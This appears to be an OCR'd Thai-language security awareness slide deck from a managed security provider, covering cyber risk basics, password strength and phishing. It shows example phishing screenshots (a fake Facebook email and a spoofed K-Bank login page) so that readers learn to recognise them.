





Managed Security Service Provider

ความรู้เบื้องต้นในเรื่องความมั่นคงปลอดภัยไซเบอร์


ชีวิตดิจิตอล



แรงจูงใจของผู้ร้ายดิจิตอล



ไครที่ผู้ร้ายมักเลือกโจมตี



เข้าใจความเสี่ยง



ความเสี่ยงประกอบไปด้วย

- Threat
- Vulnerability
- Impact
- Likelihood

Threat




Vulnerability




Incident



ความหมายของความปลอดภัยสารสนเทศ



วงจรชีวิตของการโจมตี



การโจมตี้ยอดอธิบดี

อิตอันดับ 1


การโอนข้อมูลหักผ่าน/ขโมยตัวตน

- จากการมีรหัสผ่านที่อ่อนแอง
- จากการเปิดเผยรหัสผ่านทั้งตั้งใจและไม่ตั้งใจ
- การโอนล่อลงเพื่อหลอกเอารหัสผ่าน
- การโอนบีบบังคับเอารหัสผ่าน



รหัสผ่านต้องยากแค่ไหนดี

<https://howsecureismypassword.net/>



HOW SECURE IS MY PASSWORD?

.....

It would take

About 565,892,495,532 nonillion years
for a desktop PC to crack your password

Phishing การล่อลงตามรหัสผ่าน



E-Mail Phishing: การล่อจงอีเมล์



E-Mail Phishing เพื่อล่อลงรหัสผ่าน Facebook

You have 2 messages that will be deleted in a few days disclose

Spam

NotificationFacebook <fields@lyonscompany.com> Mar 13 (12 days ago)

to me

⚠ Why is this message in Spam? It's similar to messages that were detected by our spam filters. [Learn more](#)

Images are not displayed. Display images below

facebook

You haven't been to Facebook for a few days, and a lot happened while you were away.

You have 2 messages that will be deleted in a few days

[View messages](#) [Go to Facebook](#)

This message was sent to [REDACTED]. If you don't want to receive these emails from Facebook in the future, please [unsubscribe](#).

Facebook, Inc. Attention: Department 415 P.O Box 10005 Palo Alto CA 94303



Web Phishing

Phishing Real

The image shows two side-by-side browser windows. The left window, labeled 'Phishing', displays a fake version of the K-Cyber Service website. It features a green header with the K-Bank logo and 'K-Cyber Service'. Below this, a red banner reads 'New Account Security Update' with the message 'Your Account was disabled for security steps to activate account now.' A large blue button at the bottom says 'Security Tips Click here'. The right window, labeled 'Real', shows the genuine K-Cyber Service website. It has a similar layout with the K-Bank logo and 'K-Cyber Service'. The main content area contains detailed information about account security, including SSL certificates and encryption levels. Both sites feature a 'Merge User IDs' button at the bottom.

FAKE ปลอมเว็บไซต์


ให้ดูเหมือนเว็บไซต์ทำการเงิน เช่น ธนาคารออนไลน์
ซึ่งเป็นช่องทางที่นำไปสู่บัญชีเก็บเงินของลูกค้า
เมื่อเหยื่อหลงเชื่อกรอกข้อมูลรหัสประจำตัว และ Password
ผู้ไม่หวังดีสามารถเข้าถึงและทำรุกรานทำการเงินของเราได้กันที่

A screenshot of a fake K-Cyber Service login page. The URL in the address bar is highlighted with a red circle and the text 'ตรวจสอบ URL ไม่ถูกต้อง' (Check URL, it's not correct). The page itself is a仿冒 version of the real K-Cyber Service, featuring the K-Bank logo and 'K-Cyber Service'. It includes a 'New Account Security Update' section and a 'Merge User IDs' button. On the right side, there is a form for account activation with fields for 'User ID', 'Password', and 'Security Password (PIN 2)'. A 'Login' button is at the bottom right. A woman in a business suit is shown on the right side of the page.

Web Phishing




คลิกอนุญาต
หากคุณไม่ใช่
หุ่นยนต์




Web Phishing

- สามารถ Remove Extension
ต้องลงสีป์

